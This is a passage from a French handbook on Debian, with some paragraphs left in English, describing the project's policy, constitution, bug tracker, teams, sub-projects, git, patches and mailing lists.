


FIGURE 1.1 Répartition mondiale des développeurs Debian

Package maintenance is a relatively regimented activity, very documented or even regulated. It must, in effect, comply with all the standards established by the *Debian Policy*. Fortunately, there are many tools that facilitate the maintainer's work. The developer can, thus, focus on the specifics of their package and on more complex tasks, such as squashing bugs.

► <https://www.debian.org/doc/debian-policy/>

B.A.-BA

Maintenance d'un paquet, le travail du développeur

Maintenir un paquet suppose d'abord d'« empaqueter » un logiciel. Concrètement, il s'agit d'en définir les modalités d'installation afin qu'une fois installé ce logiciel soit fonctionnel et respecte l'ensemble des règles que Debian s'astreint à suivre. Le résultat de cette opération est conservé dans une archive .deb. L'installation effective du logiciel se limitera ensuite à l'extraction de cette archive, ainsi qu'à l'exécution de quelques scripts de pré- ou post-installation.

Après cette phase initiale, le cycle de la maintenance débute vraiment : préparation des mises à jour pour respecter la dernière version de la charte Debian, correction

des bogues signalés par les utilisateurs, inclusion d'une nouvelle version « amont » du logiciel, qui continue naturellement d'évoluer en parallèle. Par exemple, lors de l'empaquetage le logiciel en était à la version 1.2.3. Après quelques mois de développement, ses auteurs originaux sortent une nouvelle version stable, numérotée 1.4.0. Il convient alors de mettre à jour le paquet Debian pour que les utilisateurs puissent bénéficier de sa dernière version stable.

The Policy, an essential element of the Debian Project, establishes the norms ensuring both the quality of the packages and perfect interoperability of the distribution. Thanks to this Policy, Debian remains consistent despite its gigantic size. This Policy is not fixed in stone, but continuously evolves thanks to proposals formulated on the debian-policy@lists.debian.org mailing list. Amendments that are agreed upon by all interested parties are accepted and applied to the text by a small group of maintainers who have no editorial responsibility (they only include the modifications agreed upon by the Debian developers that are members of the above-mentioned list). You can read current amendment proposals on the bug tracking system:

► <https://bugs.debian.org/debian-policy>

CHARTE DEBIAN

La documentation

La documentation de chaque paquet est stockée dans `/usr/share/doc/paquet/`. Ce répertoire contient souvent un fichier `README.Debian` décrivant les aménagements spécifiques à Debian réalisés par le mainteneur. Il est donc sage de lire ce fichier avant toute configuration, pour tirer profit de son expérience. On trouve également un fichier `changelog.Debian.gz` décrivant les modifications effectuées au fil des versions par le mainteneur Debian. Le fichier `changelog.gz` (ou équivalent) décrit quant à lui les changements effectués au niveau des développeurs amont. Le fichier `copyright` rassemble les informations concernant les auteurs et la licence à laquelle le logiciel est soumis. Enfin, on trouve parfois un fichier `NEWS.Debian.gz`, qui permet au développeur Debian de communiquer quelques informations importantes concernant les mises à jour ; si `apt-listchanges` est employé, les messages seront automatiquement affichés par APT. Tous les autres fichiers sont spécifiques au logiciel en question. Signalons notamment le sous-répertoire `examples` qui contient souvent des exemples de fichiers de configuration.

Processus éditorial de la charte

Tout le monde peut proposer une modification de la charte Debian : il suffit de soumettre un rapport de bogue de « gravité » *wishlist* (souhait) sur le paquet *debian-policy*. Le processus qui débute alors est documenté dans `/usr/share/doc/debian-policy/Process.html` : s'il est reconnu que le problème soulevé doit être résolu par le biais d'une nouvelle règle dans la charte Debian, la discussion se poursuit sur debian-policy@lists.debian.org jusqu'à l'obtention d'un consensus et d'une proposition. Quelqu'un rédige alors la modification souhaitée et la soumet pour approbation (sous la forme d'un correctif à relire). Dès que 2 autres développeurs approuvent le fait que la formulation proposée reflète bien le consensus ayant émergé de la discussion précédente (en anglais, le verbe consacré est *to second*), la proposition peut être intégrée au document officiel par un des mainteneurs du paquet *debian-policy*. Si le processus échoue à l'une des étapes, les mainteneurs fermeront le bogue en classant la proposition comme rejetée.

La charte encadre très bien tout ce qui a trait au côté technique de la mise en paquet. La taille du projet soulève aussi des problèmes organisationnels ; ils sont traités par la constitution Debian, qui fixe une structure et des moyens de décision. En d'autres termes, une structure formelle de gouvernance.

Cette constitution définit un certain nombre d'acteurs, de postes, les responsabilités et les pouvoirs de chacun. On retiendra que les développeurs Debian ont toujours le pouvoir ultime de décision par un vote de résolution générale — avec nécessité d'obtenir une majorité qualifiée de trois quarts pour les changements les plus importants (comme ceux portant sur les textes fondateurs). Cependant, les développeurs élisent annuellement un « leader » pour les représenter dans les congrès et assurer la coordination interne entre les différentes équipes ; cette élection est toujours une période d'intenses discussions. Son rôle n'est pas formellement défini par un document et il est d'usage que chaque candidat à ce poste donne sa propre définition de la fonction. En pratique, le leader a un rôle représentatif auprès des médias, un rôle de coordination entre les équipes « internes » et un rôle de visionnaire pour donner une ligne directrice au projet, dans laquelle les développeurs peuvent s'identifier : les points de vue du DPL sont implicitement approuvés par la majorité des membres du projet.

Concrètement, le leader dispose de pouvoirs réels : sa voix est déterminante en cas d'égalité dans un vote, il peut prendre toute décision qui ne relève pas déjà d'un autre et déléguer une partie de ses responsabilités.

Since its inception, the project has been successively led by Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Mehdi Dogguy and Chris Lamb.

La constitution définit également un « comité technique ». Son rôle essentiel est de trancher sur des points techniques lorsque les développeurs concernés ne sont pas parvenus à un accord entre eux. Par ailleurs, ce comité joue aussi un rôle de conseil vis-à-vis de chaque développeur qui n'arrive pas à prendre une décision qui lui revient. Il est important de noter qu'il n'intervient que lorsqu'une des parties concernées le lui a demandé.

Enfin, la constitution définit le poste de « secrétaire du projet », qui a notamment en charge l'organisation des votes liés aux différentes élections et résolutions générales.

The “general resolution” procedure is fully detailed in the constitution, from the initial discussion period to the final counting of votes. The most interesting aspect of that process is that when it comes to an actual vote, developers have to rank the different ballot options between them and the winner is selected with a [Condorcet method](#)¹ (more specifically, the Schulze method). For further details see:

► <http://www.debian.org-devel/constitution.en.html>

CULTURE

Flamewar, la discussion qui s'enflamme

Une *flamewar*, littéralement « guerre enflammée », est une discussion (trop) passionnée qui finit souvent par des attaques personnelles lorsque tous les arguments raisonnés ont été épuisés de part et d'autre. Certains thèmes sont beaucoup plus sujets à polémique que d'autres (le choix d'un éditeur de texte, « préférez-vous vi ou emacs ? », en est un vieil exemple). Ils provoquent de très rapides échanges de courrier électronique du fait du nombre de personnes concernées (tout le monde) et de l'aspect très personnel de cette question.

Rien de très utile ne sortant généralement de ces discussions, abstenez-vous d'y participer et ne survolez que rapidement leur contenu — sa lecture complète serait trop chronophage.

Même si cette constitution instaure un semblant de démocratie, la réalité quotidienne est très différente : Debian suit naturellement les lois du logiciel libre et sa politique du fait accompli. On peut longtemps débattre des mérites respectifs des différentes manières d'aborder un problème, la solution retenue sera la première qui soit à la fois fonctionnelle et satisfaisante... elle sera également le fruit des efforts consentis par une personne compétente.

C'est d'ailleurs la seule manière d'obtenir des galons : faire quelque chose d'utile et démontrer que l'on a bien travaillé. Beaucoup d'équipes « administratives » de Debian fonctionnent sur le mode de la cooptation et favoriseront des volontaires ayant déjà effectivement contribué dans le sens de leur action et prouvé leur compétence à la tâche. Le fait que le travail de ces équipes est essentiellement public les rend accessible à tout nouveau développeur intéressé pour commencer à participer, même sans priviléges particuliers. C'est pourquoi Debian est souvent qualifiée de « méritocratie ».

CULTURE

Méritocratie, le règne du savoir

La méritocratie est une forme de gouvernement où le pouvoir est exercé par les plus « méritants ». Pour Debian, le mérite se mesure à la compétence, elle-même évaluée en observant les réalisations passées des uns et des autres au sein du projet (Stefano Zacchiroli, un des précédents leaders du projet, parle de *do-ocracy*, que l'on pourrait traduire par « faisocratie », ou « le pouvoir à ceux qui font les choses »). Leur simple existence prouve un certain niveau de compétence ; ces réalisations étant en général des logiciels libres, aux codes sources disponibles, il sera facile aux pairs d'en juger la qualité.

¹https://en.wikipedia.org/wiki/Condorcet_method

Ce mode de fonctionnement efficace garantit la qualité des contributeurs au sein des équipes « clés » de Debian. Tout n'est pas parfait pour autant et il arrive fréquemment que certains n'acceptent pas cette manière de procéder. La sélection des développeurs acceptés dans ces équipes peut paraître quelque peu arbitraire voire injuste. Par ailleurs, tout le monde n'a pas la même définition du service attendu de ces équipes. Pour certains, il est inacceptable de devoir attendre 8 jours l'intégration d'un nouveau paquet Debian ; d'autres patienteront 3 semaines sans peine. Aussi, des esprits chagrins se plaignent régulièrement de la « qualité du service » de certaines équipes.

COMMUNAUTÉ

L'intégration des nouveaux mainteneurs

L'équipe chargée de l'admission des nouveaux développeurs est la plus régulièrement critiquée. Il faut reconnaître qu'au fil des années, le projet Debian est devenu de plus en plus exigeant avec les développeurs qu'il accepte en son sein. On peut y voir une certaine injustice, mais nous admettrons que ce qui n'était que de petits défis au départ prend l'allure de gageures dans une communauté de plus de 1 000 personnes, où il s'agit de garantir la qualité et l'intégrité de tout ce que Debian produit pour ses utilisateurs.

Par ailleurs, la procédure d'acceptation se conclut par la revue de la candidature par une petite équipe, les « Responsables des comptes Debian » (ou *DAM – Debian Account Managers*). Ceux-ci sont donc particulièrement exposés aux critiques, puisqu'ils acceptent ou refusent en dernier recours l'intégration d'un volontaire au sein de la communauté des développeurs Debian. Dans la pratique, il s'agit parfois de retarder l'acceptation d'une personne, le temps qu'elle connaisse mieux le fonctionnement du projet. On peut en effet contribuer à Debian avant d'y être accepté comme développeur officiel grâce à un mécanisme de parrainage par les développeurs actuels.

OUTIL

Système de suivi de bogues

Le système de suivi de bogues *Debian Bug Tracking System (Debian BTS)* encadre le projet. Son interface web, partie émergée, permet de consulter tous les bogues répertoriés et propose d'afficher une liste (triée) de bogues sélectionnés sur de nombreux critères : paquet concerné, gravité, statut, adresse du rapporteur, adresse du mainteneur concerné, étiquette ou *tag*, etc. Il est également possible de consulter l'historique complet et toutes les discussions se rapportant à chacun des bogues.

Sous la surface, le système de suivi de bogues communique par courrier électronique : toutes les informations qu'il stocke proviennent de messages émis par les différents acteurs concernés. Tout courrier envoyé à 12345@bugs.debian.org sera ainsi consigné dans l'historique du bogue numéro 12345. Les personnes habilitées pourront « fermer » ce bogue en écrivant à 12345-done@bugs.debian.org un message exposant les motifs de cette décision (un bogue est fermé lorsque le problème signalé est corrigé ou plus valide). On signalera un nouveau bogue en transmettant à submit@bugs.debian.org un rapport respectant un format précis, permettant d'identifier le paquet concerné. L'adresse control@bugs.debian.org propose enfin de manipuler toutes les « métainformations » relatives à un bogue.

The Debian BTS has other functional features, as well, such as the use of tags for labeling bugs. For more information, see

► <https://www.debian.org/Bugs/>

1.3.2. Le rôle actif des utilisateurs

On peut se demander s'il est pertinent de citer les utilisateurs parmi les acteurs du fonctionnement de Debian, mais la réponse est un oui catégorique : ils y jouent un rôle crucial. Loin d'être « passifs », certains utilisateurs se servent quotidiennement des versions de développement et envoient régulièrement des rapports de bogues signalant des problèmes. D'autres vont encore plus loin et formulent des suggestions d'améliorations (par l'intermédiaire d'un bogue de « gravité » *wishlist* — littéralement « liste de vœux »), voire soumettent directement des correctifs du code source (*patches*, voir encadré « [Patch, le moyen d'envoyer un correctif](#) » page 16).

VOCABULAIRE

Gravité d'un bogue

La « gravité » (*severity* en anglais) d'un bogue décrit de manière formelle la gravité du problème signalé. Tous n'ont en effet pas la même importance : une faute de frappe dans un manuel n'a rien de comparable à une faille de sécurité dans un logiciel serveur. .

Debian uses an extended scale to describe the severity of a bug. Each level is defined precisely in order to facilitate the selection thereof.

► <https://www.debian.org/Bugs/Developer#severities>

Additionally, numerous satisfied users of the service offered by Debian like to make a contribution of their own to the project. As not everyone has appropriate levels of expertise in programming, they may choose to assist with the translation and review of documentation. There are language-specific mailing lists to coordinate this work.

► <https://lists.debian.org/i18n.html>

► <https://www.debian.org/international/>

B.A.-BA

i18n et l10n, qu'es aquò ?

« i18n » et « l10n » sont les abréviations respectives des mots « internationalisation » et « localisation », dont elles ne conservent que l'initiale, la finale et le nombre de lettres intermédiaires.

« Internationaliser » un logiciel consiste à le modifier pour qu'il puisse être traduit (localisé). Il s'agit de réécrire partiellement un programme prévu pour fonctionner dans une seule langue afin de l'ouvrir à toutes les langues.

« Localiser » un programme consiste à en traduire les messages originels (souvent en anglais) dans une autre langue. Pour cela, il devra avoir été internationalisé.

En résumé, l'internationalisation prépare le logiciel à la traduction, qui est ensuite réalisée par la localisation.

B.A.-BA

Patch, le moyen d'envoyer un correctif

Un patch est un fichier décrivant des changements à apporter à un ou plusieurs fichiers de référence. Concrètement, on y trouve une liste de lignes à supprimer ou à insérer, ainsi (parfois) que des lignes reprises du texte de référence et replaçant les modifications dans leur contexte (elles permettront d'en identifier l'emplacement si les numéros de lignes ont changé).

On utilise indifféremment les termes « correctif » et « patch » car la plupart des corrections de bogues sont envoyées sous forme de patch. L'utilitaire appliquant

les modifications données par un tel fichier s'appelle simplement `patch`. L'outil qui le crée s'appelle `diff` (autre synonyme de « correctif ») et s'utilise comme suit :

```
$ diff -u file.old file.new >file.patch
```

Le fichier `file.patch` contient les instructions permettant de transformer le contenu de `file.old` en celui de `file.new`. On pourra le transmettre à un correspondant pour qu'il recrée `file.new` à partir des deux autres comme ci-dessous :

```
$ patch -p0 file.old <file.patch
```

Le fichier `file.old` est maintenant identique à `file.new`.

OUTIL

Signaler un bogue avec reportbug

The `reportbug` tool facilitates sending bug reports on a Debian package. It helps making sure the bug in question hasn't already been filed, thus preventing redundancy in the system. It reminds the user of the definitions of the severity levels, for the report to be as accurate as possible (the developer can always fine-tune these parameters later, if needed). It helps writing a complete bug report without the user needing to know the precise syntax, by writing it and allowing the user to edit it. This report will then be sent via an e-mail server (by default, a remote one run by Debian, but `reportbug` can also use a local server).

Cet outil cible d'abord les versions de développement, seules concernées par les corrections de bogues. Une version stable de Debian est en effet figée dans le marbre, à l'exception des mises à jour de sécurité ou très importantes (si par exemple un paquet n'est pas du tout fonctionnel). Une correction d'un bogue bénin dans un paquet Debian devra donc attendre la version stable suivante.

Tous ces mécanismes de contribution sont efficaces grâce au comportement des utilisateurs. Loin d'être isolés, ils forment une vraie communauté, au sein de laquelle de nombreux échanges ont lieu. Citons notamment l'activité impressionnante de la liste de discussion des utilisateurs francophones debian-user-french@lists.debian.org (le chapitre 7, « **Résolution de problèmes et sources d'informations** » page 150 vous apportera plus d'informations sur cette liste).

Non contents de s'entraider sur des problèmes techniques qui les concernent directement, ceux-ci traitent aussi de la meilleure manière d'aider Debian et de faire progresser le projet — discussions provoquant souvent des suggestions d'amélioration.

Debian ne finançant aucune campagne publicitaire d'autopromotion, ses utilisateurs jouent un rôle essentiel dans sa diffusion et en assurent la réputation par le bouche-à-oreille.

Cette méthode fonctionne plutôt bien puisqu'on retrouve des inconditionnels de Debian à tous les niveaux de la communauté du logiciel libre : dans les *install parties* (ateliers d'installation, encadrés par des habitués, pour les nouveaux venus à Linux) organisées par les groupes locaux d'utilisateurs de Linux, sur les stands associatifs des grands salons d'informatique traitant de Linux, etc.

Volunteers make posters, brochures, stickers, and other useful promotional materials for the project, which they make available to everyone, and which Debian provides freely on its website and on its wiki:

➡ <https://www.debian.org/events/material>

1.3.3. Équipes et sous-projets

Debian s'organisa d'emblée autour du concept de paquet source, chacun disposant de son mainteneur voire de son groupe de mainteneurs. De nombreuses équipes de travail sont peu à peu apparues, assurant l'administration de l'infrastructure, la gestion des tâches transversales à tous les paquets (assurance qualité, charte Debian, programme d'installation, etc.), les dernières équipes s'articulant autour de sous-projets.

Sous-projets Debian existants

À chaque public sa distribution Debian ! Un sous-projet est un regroupement de volontaires intéressés par l'adaptation de Debian à des besoins spécifiques. Au-delà de la sélection d'un sous-ensemble de logiciels dédiés à un usage particulier (éducation, médecine, création multimédia...), les sous-projets essaient souvent d'améliorer les paquets existants, de mettre en paquet les logiciels manquants, d'adapter l'installateur, de créer une documentation spécifique, etc.

VOCABULAIRE	
Sous-projet et distribution dérivée	<p>Le processus de développement d'une distribution dérivée consiste à partir d'une version donnée de Debian et à y apporter un ensemble de modifications. L'infrastructure employée pour ce travail est totalement externe au projet Debian et il n'y a pas nécessairement de politique de contribution des améliorations apportées. Cette différence explique qu'une distribution dérivée puisse « diverger » de ses origines et qu'il lui faille régulièrement se resynchroniser pour profiter des améliorations apportées en amont.</p> <p>À l'opposé, un sous-projet ne peut pas diverger puisque tout son travail consiste à directement améliorer Debian pour le rendre plus adapté à son but.</p> <p>La plus célèbre des distributions dérivées de Debian est sans conteste Ubuntu, mais il y en a un grand nombre ; consultez l'annexe A, « Distributions dérivées » page 487 pour découvrir leurs particularités et leur positionnement vis-à-vis de Debian.</p>

Voici une petite sélection des sous-projets actuels :

- Debian-Junior, de Ben Armstrong, vise à proposer aux enfants un système Debian facile et attrayant;
- Debian-Edu, de Petter Reinholdtsen, se focalise sur la création d'une distribution spécialisée pour le monde éducatif;
- Debian-Med, d'Andreas Tille, se consacre au milieu médical;
- Debian Multimedia traite de création multimédia;
- Debian-Desktop se focalise sur le bureau et coordonne les artistes pour le thème graphique par défaut;

- Debian GIS s'occupe des applications SIG (systèmes d'information géographiques) et de leurs utilisateurs;
- Enfin, Debian Accessibility essaie d'améliorer Debian pour correspondre aux besoins des personnes en situation de handicap.

Gageons que cette liste s'étoffera avec le temps et une meilleure perception des avantages des sous-projets Debian. En s'appuyant pleinement sur l'infrastructure existante de Debian, ils peuvent en effet se concentrer sur un travail à réelle valeur ajoutée et n'ont pas besoin de se soucier de « resynchroniser » avec Debian puisqu'ils évoluent dès le début au sein du projet.

Équipes administratives

La plupart des équipes administratives sont relativement fermées et ne recrutent que par cooptation. Le meilleur moyen d'y entrer est alors d'en aider intelligemment les membres actuels en montrant que l'on a compris leurs objectifs et leur mode de fonctionnement.

Les *ftpmasters* sont les responsables de l'archive de paquets Debian. Ils maintiennent le programme qui reçoit les paquets envoyés par les développeurs et les installe automatiquement, après quelques vérifications, sur le serveur de référence (ftp-master.debian.org).

Ils doivent aussi vérifier la licence des nouveaux paquets, pour savoir si Debian peut les distribuer, avant de les intégrer au corpus de paquets existants. Lorsqu'un développeur souhaite supprimer un paquet, c'est à eux qu'il s'adresse via le système de suivi de bogues et le « pseudo-paquet » ftp.debian.org.

VOCABULAIRE

Le pseudo-paquet, un outil de suivi

Le système de suivi de bogues, initialement conçu pour associer des rapports de bogue à un paquet Debian, s'avère très pratique pour gérer d'autres cas de figure : liste de problèmes à résoudre ou de tâches à mener indépendamment de tout lien à un paquet Debian. Les « pseudo-paquets » permettent ainsi à certaines équipes d'utiliser le système de suivi de bogues sans y associer de paquet réel. Tout le monde peut ainsi leur signaler des éléments à traiter. Le BTS dispose ainsi d'une entrée <ftp.debian.org> pour signaler les problèmes de l'archive de paquets ou simplement y demander la suppression d'un paquet. De même, le pseudo-paquet <www.debian.org> correspond aux erreurs sur le site web de Debian et <lists.debian.org> rassemble les soucis liés aux listes de diffusion.

OUTIL

FusionForge, le couteau suisse du développement collaboratif

FusionForge est un logiciel permettant de créer des sites similaires à <www.sourceforge.net>, <alioth.debian.org> ou encore <savannah.gnu.org>. Il s'agit d'héberger des projets et de leur proposer un ensemble de services facilitant le développement collaboratif. Chaque projet dispose alors d'un espace virtuel dédié, regroupant un site web, plusieurs systèmes de « tickets » pour suivre — généralement — les bogues et les correctifs, un outil de sondage, un espace de dépôt de fichiers, des forums, des dépôts de suivi de sources, des listes de diffusion et divers services annexes.

<alioth.debian.org> is Debian's FusionForge server, administered by Alexander Wirt, Stephen Gran, and Roland Mas. Any project involving one or more Debian developers can be hosted there.

► <http://alioth.debian.org/>

Bien que très complexe à l'intérieur — de par l'étendue des services qu'il offre — FusionForge est désormais relativement facile à installer grâce au travail exceptionnel de Roland Mas et Christian Bayle sur le paquet Debian *fusionforge*.

L'équipe *Debian System Administrators* (DSA, debian-admin@lists.debian.org), comme on peut s'y attendre, est responsable de l'administration système des nombreux serveurs exploités par le projet. Elle veille au fonctionnement optimal de l'ensemble des services de base (DNS, Web, courrier électronique, shell, etc.), installe les logiciels demandés par les développeurs Debian et prend toutes les précautions en matière de sécurité.

► <https://dsa.debian.org>

OUTIL

Système de suivi de paquets

C'est l'une des réalisations de Raphaël. L'idée de base est de rassembler sur une seule page le maximum d'informations relatives à chaque paquet source. On peut ainsi visualiser rapidement l'état du logiciel, identifier les tâches à réaliser et proposer son aide. C'est pourquoi cette page réunit les statistiques des bogues, les versions disponibles dans chaque distribution, la progression du paquet dans la distribution *Testing*, l'état des traductions des descriptions et des *templates debconf*, l'éventuelle disponibilité d'une nouvelle version amont, des avertissements en cas de non conformité à la dernière version de la charte Debian, des renseignements sur le mainteneur et toute autre information que celui-ci aura souhaité y intégrer.

► <https://tracker.debian.org/>

Un système d'abonnement par courrier électronique complète cette interface web. Il envoie automatiquement une sélection d'informations choisies dans la liste sui-

vante : bogues et discussions associées, notices de disponibilité d'une nouvelle version sur les serveurs Debian, nouvelles traductions à relire, etc.

Advanced users can, thus, follow all of this information closely and even contribute to the project, once they have got a good enough understanding of how it works.

Une autre interface web, le *Debian Developer's Packages Overview* (ou DDPO), fournit à chaque développeur un synoptique de l'état de tous les paquets Debian placés sous sa responsabilité.

► <https://qa.debian.org/developer.php>

Ces deux sites web sont des outils développés et gérés par *Debian QA (Quality Assurance)*, le groupe en charge de l'assurance qualité au sein de Debian.

Les *listmasters* administrent le serveur de courrier électronique gérant les listes de diffusion. Ils créent les nouvelles listes, gèrent les *bounces* (notices de non livraison) et maintiennent des filtres contre le *spam* (pourriel, ou publicités non sollicitées).

CULTURE

Le trafic sur les listes de diffusion : quelques chiffres

The mailing lists are, without a doubt, the best testimony to activity on a project, since they keep track of everything that happens. Some statistics (from 2017) regarding our mailing lists speak for themselves: Debian hosts more than 250 lists, totaling 217,000 individual subscriptions. The 27,000 messages sent each month generate 476,000 e-mails daily.

Chaque service spécifique dispose de sa propre équipe d'administration, constituée généralement par les volontaires qui l'ont mise en place (et, souvent, programmé eux-mêmes les outils correspondants). C'est le cas du système de suivi de bogues (BTS), du système de suivi de paquets (*Package Tracking System – PTS*), d'alioth.debian.org (serveur FusionForge, voir encadré « **FusionForge, le couteau suisse du développement collaboratif** » page 20), des services disponibles sur qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

Équipes de développement, équipes transversales

Contrairement aux équipes administratives, les équipes de développement sont très largement ouvertes, même aux contributeurs extérieurs. Même si Debian n'a pas vocation à créer des logiciels, le projet a besoin de quelques programmes spécifiques pour atteindre ses objectifs. Évidemment développés sous une licence libre, ces outils font appel aux méthodes éprouvées par ailleurs dans le monde du logiciel libre.

CULTURE

Git

Git est un outil pour travailler simultanément à plusieurs sur des fichiers en conservant un historique des modifications. Il s'agit en général de fichiers texte, comme le code source d'un logiciel. Si plusieurs personnes travaillent de concert sur le même fichier, git ne pourra fusionner les modifications effectuées que si elles ont porté sur des portions distinctes du texte. Dans le cas contraire, il faudra résoudre ces « conflits » à la main.

Git est un système distribué, où chaque utilisateur a un dépôt contenant l'historique complet des changements. Les dépôts centraux sont utilisés pour télécharger

le projet (`git clone`) et pour partager le travail effectué avec les autres utilisateurs (`git push`). Le dépôt peut contenir plusieurs versions des fichiers, mais on ne peut travailler que sur une version à la fois; il s'agit de la « copie de travail » (qui peut être modifiée pour utiliser une autre version des fichiers (`git checkout`)). Git peut retrouver et afficher les modifications effectuées dans la copie de travail (`git diff`), les enregistrer dans le dépôt en créant une nouvelle entrée dans l'historique des versions (`git commit`), mettre à jour la copie de travail pour inclure les modifications apportées en parallèle par d'autres utilisateurs (`git pull`), et enregistrer une configuration particulière dans l'historique de manière à pouvoir la retrouver facilement plus tard (`git tag`).

Git permet de facilement mener de front plusieurs versions d'un projet en développement sans qu'elles n'interfèrent. Le terme consacré est *branches*. Cette métaphore de l'arbre est assez juste, car il s'agit d'abord de développer un programme sur un tronc commun. Parvenu à une étape importante (comme la version 1.0), le développement continue sur deux branches : la branche de développement prépare la version majeure suivante et la branche de maintenance gère les mises à jour corrigeant la version 1.0.

Git est actuellement l'outil de suivi de versions le plus couramment utilisé, mais ce n'est pas le seul. Historiquement, CVS (*Concurrent Versions System*) a été le premier outil largement utilisé, mais ses nombreuses limitations ont contribué à l'apparition de concurrents libres et plus modernes. Citons notamment `subversion` (`svn`), `git`, `bazaar` (`bzr`) et `mercurial` (`hg`).

- ▶ <http://subversion.apache.org/>
- ▶ <http://git-scm.com/>
- ▶ <http://bazaar.canonical.com/>
- ▶ <http://mercurial.selenic.com/>

Debian a développé peu de logiciels en propre, mais certains ont acquis un rôle capital et leur notoriété dépasse désormais le cadre du projet. Citons notamment `dpkg`, programme de manipulation des paquets Debian (c'est d'ailleurs une abréviation de *Debian PackaGe*), et `apt`, outil d'installation automatique de tout paquet Debian et de ses dépendances, garantissant la cohérence du système après la mise à jour (c'est l'acronyme d'*Advanced Package Tool*). Leurs équipes sont pourtant très réduites, car un très bon niveau en programmation est nécessaire à la compréhension globale du fonctionnement de ce type de programme.

L'équipe la plus importante est probablement celle du programme d'installation de Debian, `debian-installer`, qui a accompli un travail titanique depuis sa conception en 2001. Il lui a fallu recourir à de nombreux contributeurs car il est difficile d'écrire un seul logiciel capable d'installer Debian sur une douzaine d'architectures différentes. Chacune a son propre mécanisme de démarrage et son propre chargeur d'amorçage (*bootloader*). Tout ce travail est coordonné sur la liste de diffusion `debian-boot@lists.debian.org`, sous la houlette de Cyril Brulebois.

- ▶ <http://www.debian.org-devel/debian-installer/>
- ▶ http://kitenet.net/~joey/blog/entry/d-i_retrospective/

L'équipe du programme `debian-cd`, plus réduite, a un objet bien plus modeste. Signalons que de nombreux « petits » contributeurs se chargent de leur architecture, le développeur princi-

pal ne pouvant pas en connaître toutes les subtilités, ni la manière exacte de faire démarrer l'installateur depuis le CD-Rom.

De nombreuses équipes ont des tâches transversales à l'activité de mise en paquet : debian-qa@lists.debian.org essaie par exemple d'assurer la qualité à tous les niveaux de Debian. Quant à debian-policy@lists.debian.org, elle fait évoluer la charte Debian en fonction des propositions des uns et des autres. Les équipes responsables de chaque architecture (debian-architecture@lists.debian.org) y compilent tous les paquets, qu'elles adaptent à leur architecture le cas échéant.

D'autres équipes encadrent les paquets les plus importants pour en assurer la maintenance sans faire peser une trop lourde responsabilité sur une seule paire d'épaules ; c'est le cas de la bibliothèque C avec debian-glibc@lists.debian.org, du compilateur C avec debian-gcc@lists.debian.org ou encore de X.org avec debian-x@lists.debian.org (groupe également connu sous le nom de *X Strike Force*).

1.4. Suivre les actualités Debian

Comme déjà mentionné, le projet Debian évolue de manière très distribuée. C'est pourquoi il n'est pas aisément de suivre ce qui se passe sans être submergé par un flux ininterrompu de notifications.

Pour n'avoir que les nouvelles les plus importantes, il convient de s'abonner à la liste debian-announce@lists.debian.org. Les quelques messages annuels ne contiennent que les annonces les plus importantes, comme la disponibilité d'une nouvelle version stable, l'élection d'un nouveau leader ou la conférence Debian annuelle.

► <https://lists.debian.org/debian-announce/>

More general (and regular) news about Debian are sent to the debian-news@lists.debian.org list. The traffic on this list is quite reasonable too (usually around a handful of messages a month), and it includes the semi-regular “Debian Project News”, which is a compilation of various small bits of information about what happens in the project.

► <https://lists.debian.org/debian-news/>

COMMUNITY The publicity team

Debian's official communication channels are managed by volunteers of the Debian publicity team. They are delegates of the Debian Project Leader and moderate news and announcements posted there. Many other volunteers contribute to the team, for example by writing articles for “Debian Project News” or by animating the microblogging service (micronews.debian.org²).

► <https://wiki.debian.org/Teams/Publicity>

Pour encore plus d'informations sur l'évolution de Debian et sur ce qui se passe dans les différentes équipes, il y a également la liste debian-devel-announce@lists.debian.org. Comme son

²[https://micronews.debian.org](http://micronews.debian.org)

nom l'indique, les annonces qui y sont relayées seront généralement plus intéressantes pour les contributeurs. Toutefois, pour ceux que cela intéresse, s'y abonner permettra d'avoir une idée plus concrète de ce qui se passe entre deux publications de la version stable. Là où debian-announce@lists.debian.org annonce le résultat final qui intéresse les utilisateurs, debian-devel-announce@lists.debian.org donne une idée de la manière dont on est parvenu à ce résultat. Au passage, notons que « d-d-a » (c'est ainsi que les habitués se réfèrent à cette liste) est la seule liste à laquelle chaque contributeur doit être abonné.

► <https://lists.debian.org/debian-devel-announce/>

